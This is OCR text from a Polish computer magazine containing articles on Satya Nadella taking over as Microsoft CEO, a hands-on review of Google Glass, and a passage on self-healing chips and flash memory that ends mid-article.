Eksperci są sceptyczni, ponieważ nowy szef ma również słabe strony. Po założycielu firmy, czyli Billu Gatesie, i Stevie Ballmerze Staya Nadella jest dopiero trzecim człowiekiem stojącym na czele Microsoftu. W przeciwieństwie do swojego poprzednika Ballmera Nadella wywodzi się z samego Microsoftu i pracuje w firmie z Redmond już od 22 lat. Przedtem pracował tylko jako informatyk w Sun Microsystems. Nadella jest tytanem pracy: kiedy w roku 1992 otrzymał ofertę zatrudnienia z Microsoftu, właśnie zamierzał rozpocząć studia ekonomiczne na University of Chicago. W końcu zdecydował się na obie rzeczy: – W każdy piątkowy wieczór latałem do Chicago i w soboty chodziłem na uniwersytet, a potem przez cały tydzień znów pracowałem w Redmond – mówi Nadella o swoich pierwszych latach w Microsofcie. Jako specjalista od UNIX-a i systemów 32-bitowych pracował tam nad nowym systemem operacyjnym, który potem miał otrzymać nazwę Windows NT. W dwa i pół roku później miał dyplom w kieszeni, jak również posadę w Microsofcie.

Wydaje się, że kombinacja wiedzy z informatyki i ekspertyz gospodarczych przekonała Billa Gatesa. – W tych przełomowych czasach na szczycie Microsoftu nie mógł się znaleźć nikt lepszy niż Satya Nadella – tak Gates chwali nowego szefa. Pod pojęciem „przełomu" Gates rozumie gwałtowne odejście od desktopów i skoncentrowanie się na urządzeniach mobilnych, co właśnie ma miejsce w świecie IT. Jego CEO wie, że Microsoft ma w tym zakresie sporo do nadrobienia: „Nasza praca polega na tym, aby zapewnić, że Microsoft będzie odnosił sukcesy w nowym świecie, w którym na pierwszym miejscu stoją takie dziedziny jak mobilność i chmura" – tak napisał w powitalnej wiadomości do pracowników.


Czy Windows przeniesie się do chmury?

W dziedzinie chmury Nadella zdążył już nabyć w Microsofcie spore doświadczenie. Jako kierownik działu rozwoju serwisów online oraz jako szef dywizji biznesowej w poważnym stopniu uczestniczył w przenoszeniu firmy do chmury: opracował infrastrukturę kryjącą się za usługami Microsoftu w chmurze, jak Bing czy Office 365, i serwisami dla Xboxa. Później Nadella objął stanowisko szefa dywizji Server and Tools, której aplikacje integrował z platformą firmy w chmurze – Azure. W kwestii transformacji – od aplikacji stacjonarnych do usług bazujących na chmurze – nie można mu odmówić sukcesu: w trzecim kwartale 2013 roku dywizja chmury Microsoftu odnotowała wzrost obrotów o 103 proc.

To, co Nadelli skutecznie udało się zrobić z pakietem Office – przejście od oprogramowania stacjonarnego do serwisu w chmurze – może przydarzyć się również najbardziej znanemu produktowi Microsoftu: Windows. Już od kilku miesięcy ➔


Zyski jeszcze rosną

W roku 2013 Microsoft osiągnął prawie 22 miliardy dolarów zysku netto, Satya Nadella przejmuje więc kwitnącą firmę. Jednak jeśli nie przeprowadzi odpowiednich reform, krzywa wkrótce może zacząć kierować się w dół.




Sprzedaż pecetów spada od lat

Podstawowym rynkiem wciąż pozostaje rynek PC: około 90 proc. wszystkich systemów instalowanych na komputerach stacjonarnych pochodzi od Microsoftu. Jednak sprzedaż pecetów nieprzerwanie spada: w roku 2013 na świecie sprzedano o około 50 milionów komputerów PC mniej niż jeszcze dwa lata wcześniej.



Zaległości smartfonowe?

Zdaje się, że Microsoft przespał mobilną rewolucję. W trzecim kwartale 2013 roku sprzedano na świecie około 250 milionów smartfonów – tylko niecałe 9 milionów spośród nich ma Windows Phone. To daje udział w rynku na poziomie zaledwie 3,6 proc.



krążą uporczywe pogłoski, że Microsoft mógłby przebudować Windows w wersji 10 tak, by uzyskać system operacyjny oparty na chmurze. Anonimowe źródło kryjące się pod pseudonimem „WZOR" w przeszłości zwróciło już na siebie uwagę za sprawą wiarygodnych wycieków na temat Microsoftu. Fakt, że Microsoft stawia na szczycie specjalistę od chmury, sprawia, że pogłoski te jawią się jako trochę bardziej przekonywające.

Aktualne liczby udowadniają, że prawie 30-letniemu systemowi operacyjnemu w świecie kręcącym się wokół chmury i mobilności grozi rychły koniec: w pierwszych 15 miesiącach po rynkowym debiucie sprzedano o 100 milionów licencji Windows 8 mniej niż Windows 7 w takim samym okresie. W sektorze mobilnym statystyki również wyglądają źle: Windows Phone jest zainstalowany tylko na 3,6 proc. wszystkich nowych smartfonów. Windows w chmurze, który wykonywałby wszystkie obliczenia na serwerach, byłby niezależny od sprzętu, wszechstronny i możliwy do stosowania zarówno w segmencie stacjonarnym, jak i mobilnym.

Inwestorzy wywierają nacisk

Eksperci zwłaszcza w sektorze mobilnym widzą największe wyzwanie dla nowego szefa: – W zasadzie Microsoft już od lat mógł dostrzec wzrost znaczenia produktów i usług mobilnych – mówi badacz rynku Ian Fogg z amerykańskiej firmy analitycznej IHS – ale dziś firma ma tutaj tylko bardzo mały udział w rynku. Teraz również klienci biznesowi coraz bardziej zwracają się ku urządzeniom mobilnym. Dla Fogga jedno jest pewne: – Jeśli Microsoft chce przetrwać, musi w przyszłości w zaoferować produkty dla Androida i iOS. Jednak zwłaszcza w tym zakresie Fogg dostrzega słabe strony nowego CEO: – Nadella bardzo dobrze zna Microsoft, ale nie w obszarach takich jak Mobile i Consumer Service, które są bardzo ważne w sektorze mobilnym. Nadella musi uważać, aby zebrać właściwych ludzi z odpowiednim doświadczeniem. – Zmiana w Microsofcie wymaga całkiem nowego stylu przewodnictwa – uważa Fogg. Czy Nadella jest do tego celu właściwym człowiekiem? – Dowiemy się tego za rok – mówi Fogg.

Presja na reformy wywierana na nowego szefa Microsoftu już teraz jest bardzo duża. Ledwo co Nadella zajął miejsce w fotelu szefa, już zgłaszają się do niego akcjonariusze ze swoimi życzeniami – a klienci prywatni w ich wyobrażeniach prawie nie występują. Jednym z tych inwestorów jest Mason Morift, który od sierpnia 2013 w zastępstwie zajmuje miejsce w radzie nadzorczej przysługujące prywatnemu funduszowi hedgingowemu ValueAct. Chce, aby Microsoft wziął rozwód ze swoimi niedochodowymi produktami konsumenckimi i bardziej skoncentrował się na lukratywnym segmencie klientów biznesowych. Gdyby Nadella podzielił ten pogląd, stawką w grze stałaby się przyszłość Surface'a i Xboxa: tablet przyniósł Microsoftowi około 900 milionów dolarów strat, bo nie chcą go zwłaszcza użytkownicy prywatni. Również sytuacja Xboxa One wygląda nie najlepiej: jak informuje Sony, PlayStation 4 sprzedaje się na amerykańskim rynku prawie dwa razy częściej niż nowa konsola Microsoftu.

Przebudowanie firmy z Redmond w dostawcę usług w chmurze i rozwiązań biznesowych odpowiadałoby dotychczasowym specjalizacjom Nadelli i życzeniom inwestorów, ale nowy szef musiałby sprzeciwić się dotychczasowym strategiom Billa Gatesa i swojego poprzednika Steve'a Ballmera – a przecież oni obaj pozostają w firmie. Gates będzie wręcz ściśle współpracował z Nadellą w zakresie strategicznego rozwoju nowych produktów. Wydaje się niemal, że nowy szef będzie uzależniony od błogosławieństw założyciela firmy. ■

GIGANT W CZASACH PRZEŁOMU

W razie zmiany kursu kilka podstawowych produktów Microsoftu w przyszłości może się radykalnie zmienić. Nadella nie chce przy tym rezygnować z pomocy wcześniejszych gwiazdMicrosoftu.

Co teraz będzie robił...



... Bill Gates

Założyciel i pierwszy CEO Microsoftu będzie pracował w przyszłości jako doradca techniczny Satyi Nadelli. Jako prawa ręka tego ostatniego będzie współuczestniczył w opracowywaniu nowych produktów. Aby zająć nowe stanowisko, oddaje przewodnictwo w radzie nadzorczej Johnowi Thompsonowi.




... Steve Ballmer

Po czternastu latach na szczycie Ballmer ustępuje wprawdzie ze stanowiska CEO, ale pozostaje w firmie. W przyszłości będzie współokreślał strategię firmy, zasiadając w radzie nadzorczej. Stamtąd – jak powiedział w wystąpieniu wideo – będzie wspierać Nadellę ze wszystkich sił.

Przyszłość Windows, Xboxa i spółki

Aby w przyszłości wciąż odnosić sukcesy, Microsoft musi przystosować się do nowych warunków funkcjonowania na rynku IT. Nie obędzie się przy tym bez zgodnych z duchem czasu zmian dotychczasowych produktów. CHIP waży się na spojrzenie w przyszłość Windows i innych produktów.




Windows

Jeśli wierzyć pogłoskom, system operacyjny od wersji 10 będzie działać już tylko w chmurze. Taka zmiana byłaby zgodna z duchem czasu i pasowała do specjalności nowego szefa.




Xbox

Aktualna konsola Microsoftu Xbox One sprzedaje się znacznie słabiej niż konkurencyjny produkt Sony. Dlatego inwestorzy Microsoftu domagają się, aby się jej pozbyć.



Windows Phone

Na razie mobilny system operacyjny nie przyjął się na rynku. Z tego powodu Microsoft mógłby w przyszłości zaoferować więcej usług dla Androida oraz iOS.



Office

Jeśli chodzi o oprogramowanie biurowe, sukcesem zakończyła się już jego migracja do chmury. Dlatego Nadella w przyszłości raczej nie dokona w nim radykalnych zmian.

FOT: MICROSOFT

Google Glass w praktyce

Okulary rozszerzonej rzeczywistości Google Glass wyświetlają w polu widzenia ekran pokazujący dodatkowe informacje. Pomysł jest dobry, ale jego wykonanie jeszcze dość dalekie od ideału. PAWEŁ MONDE

Kiedy oglądam dziś zdjęcia z lat 90., na których mężczyźni w dużych okularach trzymają przy uchu niezgrabne, pierwsze telefony, potrafię sobie wyobrazić, jak się czuli: jak cool goście. Tak samo czułem się podczas mojego próbnego spaceru z Google Glass, urządzeniem, którego przyszłość wciąż jest zagadką: czy okaże się wielkim przełomem czy tylko kolejną zabawką? Testowana przez nas wersja 2 od końca 2013 roku będzie dostarczana deweloperom, a od rynkowego debiutu dzieli ją mniej więcej rok. Dobrze więc zdajemy sobie sprawę, że to wersja beta i nie zamierzamy narzekać na wzornictwo czy nieliczne na razie aplikacje – sprawdzimy, co okulary potrafią dziś.

Pierwsze wrażenie po rozpakowaniu? Otóż asymetryczne oprawki wydają się niekompletne (żeby nie powiedzieć „zepsute"). Cała elektronika została umieszczona po prawej stronie, podczas gdy lewa służy tylko podtrzymaniu całości. A przecież w porównaniu z konkurentami, np. Moverio BT-200 firmy Epson, Google Glass wyglądają futurystycznie i elegancko. Konfiguracja jest banalnie prosta. Włączamy okulary po wewnętrznej stronie touchpada, zakładamy i w komputerze na specjalnej stronie logujemy się na konto Google. Po konfiguracji połączenia WLAN okulary przez Bluetooth muszą jeszcze połączyć się ze smartfonem – i gotowe. Połączenie z aplikacją MyGlass na smartfonie (którą zresztą można również konfigurować okulary) w podróży zaopatruje okulary w dane, ponieważ Google nie zintegrował z nimi chipa GSM.

„Ok Glass, pokaż co potrafisz!"

Włączone! Ekran startowy pozdrawia mnie godziną i słowami „ok Glass". To są czarodziejskie słowa, od których rozpoczyna się każde polecenie głosowe. Ale ja byłem zbyt niecierpliwy i od razu pobawiłem się touchpadem (na prawym zauszniku okularów), opuszczając w ten sposób ekran startowy. Przesuwając palcem w jedną stronę, przechodzimy do ustawień i aktualnych informacji z Google Now, zautomatyzowanego serwisu informacyjnego dla użytkowników Google. Po przeciągnięciu w drugą stronę ląduje się w osi czasu, która wyświetla poprzednie aktywności okularów – zrobione zdjęcia, powiadomienia o emailach i SMS-ach, zainstalowane aplikacje itd. Po puknięciu touchpada, kiedy wyświetlany jest ekran startowy, przechodzi się do drugiego poziomu menu, czyli aplikacji ograniczonych początkowo do funkcji foto i wideo, wyszukiwania sieciowego, połączeń i nawigacji. Po przeciągnięciu z góry do dołu przeskakuje się o jeden poziom menu wstecz albo przełącza okulary w tryb stand-by. Do obsługi początkowo trudno się przyzwyczaić, ale po kilku minutach staje się ona bardziej płynna. Jak to wygląda z zewnątrz? Dziwnie. Łatwo sobie wyobrazić, że moje pukanie i głaskanie zausznika połączone ze spojrzeniem zezującym w górę i na prawo w stronę wyświetlacza skutkowało znacznym wzrostem wesołości u obecnych przy tym osób.

Sterowanie głosowe, które okulary sugerowały mi od samego początku, działa obecnie tylko po angielsku („ok glass, take a picture"), ale za to zdumiewająco dobrze. Możliwe jest nawet dyktowanie i wysyłanie krótkich wiadomości. To niestety niedoskonała metoda, podobnie jak trzeci, najciekawszy sposób obsługi: mruganiem. Okulary rozpoznają je przez czujnik podczerwieni po wewnętrznej stronie okularów. Raz aktywowana funkcja uruchamia aparat, kiedy mrugnie się prawym okiem. Szybko jednak można pożałować włączenia tej opcji, bo okulary często robią niechciane zdjęcia, gdy mruga się mimowolnie. Zapamiętaj użytkowniku: poćwicz mruganie, zanim zaczniesz używać Glass! Poza tym zdjęcia można rejestrować przez naciśnięcie przycisku na zauszniku albo przez aplikację Foto. Z powodu lekkiego przesunięcia aparatu w stosunku do kierunku spojrzenia niełatwo jest ustalić intuicyjnie, jak należy trzymać głowę, aby prawidłowo zarejestrować kadr. Pewnie dlatego bardzo wiele moich fotografii jest lekko przechylona w bok. Mam nadzieję, że to efekt braku praktyki, a nie niezauważonego dotychczas skrzywienia kręgosłupa. Przy takich ograniczeniach funkcje fotograficzne Glass przedstawiają sobą niewiele więcej niż miły substytut zdjęć wykonywanych smartfonem.

Potencjał aplikacji? Jeszcze niewyraźny


Fascynacja z pierwszych minut ulatnia się stopniowo, kiedy testuję dostępne nieliczne na razie aplikacje. Przez MyGlass na smartfonie albo odpowiednią stronę WWW instaluje się zaakceptowane oficjalnie przez Google programy, które zaraz pojawiają się w menu Glass. Dodatkowo można zainstalować nieoficjalne aplikacje przez Android-SDK. Wybór na razie jest naturalnie bardzo skromny, ale to samo dotyczy również innych producentów inteligentnych okularów. Obok obowiązkowych aplikacji Facebooka i Twittera, przez które mogę publikować zarejestrowane w Google Glass zdjęcia i wideo jest jeszcze Kompass i jeden program o nazwie World Lens. Ten rozpoznaje zarejestrowane przez aparat Glass obcojęzyczne pismo na ➔

1 2 3 4 5 6

FOT.: NIKOLAUS SCHÄFFLER

DANE techniczne Google Glass

Masa	50 g
Czas ładowania akumulatora	3-5 godzin (test praktyczny)
Rozdzielczość wyświetlacza	640×360 pikseli
Rozdzielczość aparatu	5 Mpix (foto), 720p (wideo)
Pamięć	16 GB, z tego ok. 12 GB do dowolnego wykorzystania
Łącza	Wi-Fi 802.11 b/g; Bluetooth, microUSB
Cena (wersja deweloperska)	ok. 1500 dol.



Okularami można robić zdjęcia A, jednak wiele spośród naszych fotografii – z powodu niezwykłej perspektywy – ma pochylenie B.



Z zewnątrz widać na transparentnym wyświetlaczu, czy właściciel Glass włączył okulary.

1 Akumulator/słuchawka
Akumulator znajduje się w zauszniku, za uchem. Słuchawka przenosi sygnały dźwiękowe bezpośrednio na kości czaszki.

2 Migawka aparatu
Aparat robi zdjęcia po naciśnięciu przycisku, ale można aktywować go również dotykiem, mrugnięciem albo głosem.

3 Touchpad
Gestami na touchpadzie nawiguje się po menu Glass i uruchamia aplikacje. Z tyłu znajduje się wyłącznik.

4 Czujnik podczerwieni
Czujnik rozpoznaje mruganie oczyma – można w ten sposób uruchomić aparat. W przyszłości prawdopodobnie będzie śledził również ruchy oczu.

5 Aparat
Aparat robi zdjęcia i filmy o jakości takiej, jaką oferowały stare smartfony. Oprócz tego w obudowie znajduje się mikrofon do poleceń głosowych.

6 Wyświetlacz
Według Google rozmiar i rozdzielczość wyświetlacza odpowiada 26-calowemu ekranowi HD oglądanemu z odległości ok. 2,5 m.


przykład na znakach drogowych, i bezpośrednio na wyświetlaczu nakłada tłumaczenie na zarejestrowany obraz. Nawet jeśli rozpoznawanie pisma dalekie jest jeszcze od doskonałości, to aplikacja ta pokazuje, że inteligentne okulary mogą mieć bardzo praktyczne zastosowanie. Oprócz tego są już programy wspierające trening fitness, ostrzegające przed pogorszeniem pogody, wyświetlające notatki albo aktualne wiadomości – podobne do tych, których od lat używamy w naszych smartfonach. I choć przyzwyczailiśmy się do tego, że zawsze i wszędzie mamy ze sobą telefon, to przecież od czasu do czasu dobrze jest mieć wolne ręce. Kiedy więc otrzymuję wiadomość, czytam na wyświetlaczu Glass pierwsze zdania SMS-a i każę okularom przeczytać sobie kompletny tekst. Wprawdzie działa na razie tylko w przypadku tekstów po angielsku, ale brzmi zdumiewająco dobrze. Okulary Google nie mają głośnika – wewnętrzna strona zausznika przenosi dźwięki bezpośrednio przez kość czaszki, podobnie jak robią niektóre aparaty słuchowe. O ile czytany SMS czy email brzmi bardzo dobrze, o tyle rozmowa telefoniczna jest bardzo zaszumiona – zarówno dla mnie, jak i dla mojego rozmówcy. Mimo wszystko perspektywa rozmów telefonicznych z wolnymi rękoma i bez dodatkowego sprzętu, jak słuchawki na Bluetooth, jest bardzo kusząca. Przynajmniej nie wygląda to osobliwie, jak mówienie do smartwatcha lub rękawiczki Talking Glove firmy hi-Fun. W porównaniu z takimi kuriozami inteligentne okulary wydają się niemal normalne.

Opisywanej nowince nie powinna zagrażać – przynajmniej tak można sądzić na podstawie wyników naszego testu – negatywna reakcja bliźnich. Warszawiacy w centrum, w domach handlowych i restauracjach nie mieli dla mnie nic oprócz kilku pojedynczych, zaciekawionych spojrzeń. Może nie wiedzieli, co to takiego? Większym problemem niż akceptacja społeczna okazał się niski komfort noszenia Glass. Asymetryczny rozkład masy prawie nie przeszkadza, ale nacisk nauszników nawet po zaledwie dwóch czy trzech godzinach stawał się nieprzyjemny. Nie będzie nam jednak dane używać okularów Google dłużej: w teście akumulator i tak nie był w stanie zasilać ich przez więcej niż cztery godziny.

Więcej niż telefon na nosie?

Problem z Google Glass polega na tym, że to fascynujące urządzenie, z którym jeszcze nie wiadomo co robić. Dostępne dotychczas aplikacje łatwiej i wygodniej obsługuje się telefonem. Jak odległą wciąż sprawą są okulary rozszerzonej rzeczywistości albo raczej jak daleka jest ich droga do końcowego użytkownika, pokazuje również model Epson Moverio BT-200, który także mieliśmy ostatnio okazję przetestować. Okulary mają trafić na zachodnioeuropejskie rynki w maju bieżącego roku w cenie około 700 euro, ale ciągle sprawiają wrażenie niedokończonego produktu w wersji beta. Już samo sterowanie za pomocą trackpada o wielkości smartfonu, który kablem na stałe połączony jest z okularami, kojarzy się raczej z przeszłością niż z przyszłością. Kolejni producenci zapowiadają okulary rozszerzonej rzeczywistości, jednak w tym roku do odbiorców trafią tylko wersje deweloperskie.

Przed rokiem 2015 okulary rozszerzonej rzeczywistości nie trafią na większą skalę do handlu. Pozostaje kwestią otwartą, czy staną się masowym fenomenem. „Istnieje duże niebezpieczeństwo, że ta technologia nie spełni pokładanych w niej oczekiwań, bądź spełni je za późno, pozostając chwilową modą" – powiedział niedawno Tim Moore z Rochester Optical podczas konferencji Wearable Technologies. Jego firma zaprezentowała tam optyczne szkła okularowe dla Google Glass, stawia więc na ten rynek. „Aby okulary odniosły sukces" – ostrzega Moore – „muszą lepiej łączyć modę z technologią". ■



Okulary najłatwiej można skonfigurować przez przeznaczoną do smartfonu aplikację MyGlass. Urządzenia łączą się ze sobą przez Bluetooth.



Przy spojrzeniu przez okulary na wyświetlaczu widać na przykład informacje o okolicy, przy czym tło wciąż pozostaje rozpoznawalne.

PRAKTYCZNE ZASTOSOWANIA

Technologie z rodziny wearable stają się miliardowym rynkiem, ponieważ dla konkretnych zadań oferują prawdziwą wartość dodaną, jak pokazała tegoroczna konferencja Wearable Technologies.



Rozszerzona rzeczywistość

Okulary rozszerzonej rzeczywistości, jak Epson Moverio BT-200 (po lewej stronie), mogą dostarczać informacji pracownikom domów towarowych, wyświetlać instrukcje naprawy urządzeń albo pomóc w wirtualnym projektowaniu przestrzeni.



Sport i fitness

Fitness trackery (np. FiBit po lewej stronie) można dziś często zobaczyć na ścieżkach do joggingu i w studiach fitness. Jeszcze więcej informacji dostarcza odzież analizująca ruchy mięśni, bądź wyposażone w czujniki buty piłkarskie, które wspierają trening profesjonalistów.



Medycyna

Przez czujniki na skórze można mierzyć funkcje ciała do celów medycznych. Przykład: Biovotion VSM, który na ramieniu albo przedramieniu mierzy puls, zawartość tlenu we krwi albo temperaturę ciała.

FOT.: MARCUS KÄMPF (CHIP TV); MATERIAŁY PRASOWE



Techniki samouzdrawiania

Od marzeń przypominających science fiction do rzeczywistości. Istnieją już technologie komputerowe, które przeciwdziałają procesom zużycia i samoczynnie naprawiają uszkodzenia. **ROMAN WOLAŃSKI**

Główną atrakcją „Terminatora 2" nie są wyczyny Arnolda, tylko niezniszczalny czarny charakter kultowego filmu science fiction: cyborg T-1000, który w razie uszkodzenia potrafi regenerować się w błyskawicznym tempie. Na razie nie potrafimy budować tak wyrafinowanych maszyn, ale coraz bliżej jest moment, gdy komputery będą naprawiać same siebie. Brak jeszcze ogólnej koncepcji, lecz niektóre projekty naukowe i przemysłowe pokazują już, jak mogłoby to wyglądać.

We współczesnych urządzeniach znajdują się już pojedyncze elementy takich rozwiązań. Przyzwyczailiśmy się na przykład do szkła firmy Corning w wielu smartfonach i tabletach, które jest odporne na rysy i pękanie, ale jednak nie leczy się samo – w przeciwieństwie do nowego G Flex projektu LG: jego tylna strona została powleczona specjalnym lakierem, który niczym za pomocą czarodziejskiej różdżki sam naprawia zarysowania. W zależności od głębokości dzieje się to natychmiast albo trzeba poczekać kilka godzin. Ale to tylko drobiazgi w porównaniu z bardziej złożoną strukturą materiałową kabli czy akumulatorów. Bo ich samoczynne leczenie jest przedmiotem aktualnych badań .

Nowe materiały, chipy i software

Programiści od dość dawna implementują w oprogramowaniu funkcje naprawcze. Również Windows ma funkcję odtwarzania systemu i można go łatwo przywrócić do stanu fabrycznego. Tylko że to są późniejsze środki zaradcze – współczesnym systemom operacyjnym brak wbudowanego samoleczenia. Trwają właśnie prace koncepcyjne nad komputerami, które rozpoznają i usuwają błędy w systemie. Na początku trzeba jednak sprostać nie lada wyzwaniu – mowa o naprawie uszkodzonych podzespołów komputerowych takich jak chipy, przewody i tranzystory. Tutaj da się zaobserwować już bardzo obiecujące początki, które zaprezentujemy.

FOT.: SLAC NATIONAL ACCELERATOR LABORATORY/BRAD PLUMMER); CALTECH

Chipy, które już się nie psują

Chipy komputerowe są zbudowane z szeregu mikrościeżek przewodzących podłączonych do tranzystorów. Nawet najmniejsze uszkodzenie, jak dajmy na to przetopiona droga przewodzenia, sprawia, że chip staje się bezużyteczny. Można temu przeciwdziałać na dwa sposoby: naprawić błąd albo w razie potrzeby obejść uszkodzone komponenty.

Właśnie tę drugą koncepcję wybrali badacze z California Institute of Technology (Caltech). Do swojej koncepcji samoleczenia naukowcy wybrali wzmacniacz sygnału stosowany w czujnikach ruchu albo komunikacji satelitarnej i zbudowany z około 100 000 tranzystorów. Mózgiem układu jest specjalny obwód zintegrowany (ASIC) umieszczony na tym samym chipie co wzmacniacz, odpowiedzialny za funkcje samoleczenia. Zarządzający nimi algorytm na bieżąco kontroluje stan chipa i jego elementów składowych. Dane wejściowe otrzymuje od wielu sensorów wbudowanych w układ, które sprawdzają siłę sygnału, temperaturę i wartości zasilania. Aby uporać się również z większymi uszkodzeniami, potrzebne było jednak wbudowanie dodatkowych elementów. I tak w chipie znajdują się dwa równolegle połączone stopnie wzmacniacza. Jeśli coś pójdzie nie tak i nastąpi awaria układu, algorytm po prostu rozdzieli zadania pomiędzy nieuszkodzone podzespoły. Szybkości taktowania układu wynoszą od 50 do 200 MHz i „leczy się” on tym samym z różną szybkością – proces trwa odpowiednio od 0,8 do 0,2 sekundy.


Regeneracja za pomocą kapsułek i impulsów

Na razie brak jest mechanizmu naprawiającego w pełni uszkodzone tranzystory, ale badacze z Beckman Institute na Uniwersytecie Illinois opracowali mechanizm samoleczenia ścieżek przewodzących chipów za pomocą mikrokapsułek. Kapsułki o wielkości dziesięciu mikrometrów w polimerowych powłokach zawierają, płynny w temperaturze pokojowej (od 16 °C), metaliczny stop galu i indu. Kapsułki nakładane są na ścieżkę w warstwie z żywicy epoksydowej. Kiedy powstanie pęknięcie, dojdzie do otwarcia znajdującej się ponad nią mikrokapsułki, płynny stop wsunie się w szczelinę i ją wypełni. W 99 proc. wszystkich przypadków już po 20 mikrosekundach przez uszkodzony obwód znów płyną elektrony.

Komórki flash w konsumenckich dyskach SSD i smartfonach można zapisywać ok. 10 000 razy, później ich żywot dobiega końca. Słabym punktem komórki flash jest bramka pływająca, czyli warstwa, w której komórka przechowuje elektrony. Aby ładunek elektryczny po prostu nie zniknął, floating gate otoczona jest warstwą tlenku. Za każdym razem, kiedy przyłożone napięcie wprowadza albo wyprowadza elektrony przez bramkę, ubywa również część warstwy tlenku. Po pewnym czasie stanie się ona zbyt cienka i bramka nie będzie już dalej działać prawidłowo. Od dłuższego czasu wiadomo, że ubytki w warstwie tlenku naprawia wysoka temperatura. W tym celu należałoby przez dłuższy czas rozgrzać SSD do 250°C – licząc się przy tym z możliwością jego zniszczenia. Projektanci z firmy Marconix zamiast tego wbudowali specjalne podgrzewacze bezpośrednio do każdej komórki flash. Wykorzystując krótki impuls elektryczny, rozgrzewają one do 800°C znajdujące się pod nimi bramki i regenerują warstwę tlenku. W ten sposób da się wydłużyć żywotność komórek flash na tyle, że najprawdopodobniej nie popsują się za życia nabywcy SSD. →

KIEDY CHIP LICZY POD OSTRZAŁEM LASERA

Zbudowany w Caltechu wzmacniacz sygnału ma wbudowany „mózg”, który za pomocą sensorów nadzoruje wszystkie komponenty. W przypadku uszkodzenia (w teście laboratoryjnym: ostrzał laserem) rdzeń przekierowuje zadania.






Awaria obejmuje 50 proc. – wzmacniacz sygnału pracuje dalej.

